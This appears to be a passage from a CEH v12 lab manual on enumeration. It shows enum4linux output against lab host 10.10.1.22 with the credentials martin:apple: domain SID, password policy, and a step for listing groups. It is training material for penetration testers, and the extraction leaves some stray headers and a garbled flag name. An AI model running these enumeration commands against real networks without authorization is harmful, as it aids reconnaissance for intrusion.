
=====
|   Target Information   |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.1.22   |
=====
[+] Got domain/workgroup name: CEH
CEHV12 Module 13
=====
|   Session Check on 10.10.1.22   |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
|   Getting domain SID for 10.10.1.22   |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110

Menu  Parrot Terminal
```


16. The tool enumerates the target system and displays its password policy information, as shown in the screenshot.



```

=====
| Password Policy Information for 10.10.1.22 |
=====


[+] Attaching to 10.10.1.22 using martin:apple
[+] Trying protocol 139/SMB...
    [!] Protocol failed: Cannot request session (Called Name:10.10.1.22)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
    [+] CEH
    [+] Builtin
[+] Password Info for Domain: CEH
    [+] Minimum password length: None
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000

CEHv12 Module 14: [+] Domain Refuse Password Change: 0
                  [+] Domain Password Store Cleartext: 0
                  [+] Domain Password Lockout Admins: 0
                  [+] Domain Password No Clear Change: 0
                  [+] Domain Password No Annn Change: 0
  
```

17. Fourth, we will enumerate the target machine's group policy information. In the terminal window, type **enum4linux -u martin -p apple -G [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-G** retrieves group and member list.

Module 04 – Enumeration



